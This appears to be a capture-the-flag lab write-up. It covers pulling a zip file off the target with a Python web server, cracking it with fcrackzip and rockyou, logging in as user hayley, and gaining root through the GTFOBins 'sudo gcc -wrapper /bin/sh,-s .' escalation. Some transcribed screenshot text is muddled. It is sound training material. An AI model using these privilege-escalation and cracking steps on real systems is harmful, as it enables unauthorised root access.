


Once inside we start trying things.

Jorge Amoros

Bash_history denied.

We discover an interesting file called guidelines.zip so we download it using python webserver on the host machine and wget on attacker machine.




The screenshot shows a Kali Linux desktop environment. At the top, there's a Firefox browser window with multiple tabs. The active tab is '192.168.0.45/semiconductor/index.php'. Below the browser, there's a terminal window titled 'root@osboxes: ~'. The terminal shows the following commands and output:

```
root@osboxes: ~  
root@osboxes:~# python3 -c 'import socket; s=socket.socket(); s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1); s.bind((\"0.0.0.0\", 8080)); s.listen(5); while True: s.accept();' &  
root@osboxes:~# wget http://192.168.0.45:8080/guideline.zip  
--2020-06-12 11:44:06-- http://192.168.0.45:8080/guideline.zip  
Connecting to 192.168.0.45:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 77242 (75K) [application/zip]  
Saving to: 'guideline.zip'  
guideline.zip 100%[=====] 75.43K --.-KB/s  
in 0.002s  
2020-06-12 11:44:06 (43.4 MB/s) - 'guideline.zip' saved [77242/77242]  
root@osboxes:~#
```

Below the terminal, there's a file manager window titled 'root@osboxes: /etc'. It shows a directory listing of the /etc directory:

```
root@osboxes: /etc  
drwxr-xr-x 4 root root 4096 Jun 10 07:19 .  
drwxr-xr-x 20 root root 4096 May 2 20:26 ..  
-rw-r--r-- 1 root root 77242 Jun 10 06:59 guideline.zip  
drwxr-xr-x 14 hayley hayley 4096 Jun 10 07:25 hayley  
drwx----- 2 root root 16384 May 2 20:24 lost+found  
www-data@haystack:/home$ wget http://192.168.0.108/guideline.zip  
--2020-06-12 11:41:48-- http://192.168.0.108/guideline.zip  
Connecting to 192.168.0.108:80... connected.  
HTTP request sent, awaiting response... 404 File not found  
2020-06-12 11:41:48 ERROR 404: File not found.  
www-data@haystack:/home$ ls  
guideline.zip hayley lost+found  
www-data@haystack:/home$ python -m SimpleHTTPServer 8080  
Serving HTTP on 0.0.0.0 port 8080 ...  
192.168.0.108 - - [12/Jun/2020 11:44:07] "GET /guideline.zip HTTP/1.1" 200 -
```

And we crack it using fcrackzip (downloaded) with rockyou.txt file.




We try so passwords here to log in as root but no luck.

Says something about a database. So we confirm that there is probably a hidden database somewhere...

After trying several things, password of the machine is better use amagnet so maybe inside .cache, there is a tracker folder with several binary files. Trying to find something inside with strings is not giving any pass or result.


We see there is a user call hayley, we try pass football (pdf encrypted) on it and succeed.



The screenshot shows a Linux desktop environment. In the background, a file manager window displays a directory listing of files and folders. In the foreground, a terminal window is open, showing the root user at the osboxes machine. The terminal output shows the root user running the command `su -u hayley` to switch to the hayley user. The hayley user is prompted for a password, which is 'football'. After successful authentication, the prompt changes to `hayley@haystack:~$`.

```
root@osboxes: /etc
root@osboxes... x root@osboxes... x root@osboxes... x root@osboxes... x
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:126:65534::/run/ssh:/usr/sbin/nologin
ftp:x:127:134:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
rpc:x:128:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:129:65534::/var/lib/nfs:/usr/sbin/nologin
hayley:x:1003:1003::/home/hayley:/bin/bash
www-data@haystack:/$
www-data@haystack:/$ su -u hayley
su -u hayley
Try 'su --help' for more information.
www-data@haystack:/$ su - hayley
su - hayley
Password: football
hayley@haystack:~$
```

Once we are here, we try to see our privileges with `sudo -l`



The screenshot shows the same Linux desktop environment as before. The terminal window now shows the hayley user running the command `sudo -l`. The output of the command shows the matching defaults entries for hayley on haystack, including the environment variables `env_reset`, `mail_badpass`, and `secure_path`. It also lists the commands that hayley can run on haystack, including `/usr/bin/gcc`, `/usr/bin/gcc-wrapper`, and `/usr/bin/sh`.

```
hayley@haystack:~$ sudo -l
sudo -l
[sudo] password for hayley: football
Matching Defaults entries for hayley on haystack:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hayley may run the following commands on haystack:
  (ALL) /usr/bin/gcc
hayley@haystack:~$ /usr/bin/gcc -wrapper /bin/sh,-s
/usr/bin/gcc-wrapper /bin/sh,-s
-bash: /usr/bin/gcc-wrapper: No such file or directory
hayley@haystack:~$ /usr/bin/gcc
/usr/bin/gcc
```

We see there is saying something about the compiler gcc. So we look into GTFO Bins to see if it is exploitable.

[./gcc](#) ☆ Star 2,874

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
gcc -wrapper /bin/sh,-s .
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo gcc -wrapper /bin/sh,-s .
```

We will try with the sudo command



And bingo.

Now we can search for the flag.

The screenshot shows a Linux desktop environment. In the background, a text editor window titled '*Untitled Document 1' is open, displaying a list of tasks for a test server. In the foreground, a terminal window titled 'root@osboxes: /etc' is open, showing the output of a command that lists files and directories in the /etc directory. The terminal output includes a table of files with their permissions, owner, group, size, date, and name. The files listed are: run, sbin, snap, srv, sys, tmp, usr, and var. The terminal also shows the output of a command that lists files and directories in the /etc directory, including composer-setup.php, flag.txt, flat.txt, and flag.txt. The terminal output ends with the string 'ELTE2020{50_p01nt3_f0r_gRyff1nd0r}'.

```
root@osboxes: /etc
root@osboxes... root@osboxes... root@osboxes... root@osboxes...
drwxr-xr-x 37 root root 1120 Jun 14 06:42 run
lrwxrwxrwx 1 root root 8 May 2 20:24 sbin -> usr/sbin
drwxr-xr-x 8 root root 4096 May 2 20:40 snap
drwxr-xr-x 3 root root 4096 Jun 8 07:05 srv
dr-xr-xr-x 13 root root 0 Jun 12 07:02 sys
drwxrwxrwt 2 root root 4096 Jun 14 08:30 tmp
drwxr-xr-x 14 root root 4096 Apr 23 03:34 usr
drwxr-xr-x 15 root root 4096 May 8 09:00 var
# cd root
# ls
ls
composer-setup.php flag.txt
# cat flat.txt
cat flat.txt
cat: flat.txt: No such file or directory
# cat flag.txt
cat flag.txt
ELTE2020{50_p01nt3_f0r_gRyff1nd0r}
#
```

And we get 50 points for Gryffindor. Sadly, I am more into Ravenclaw :D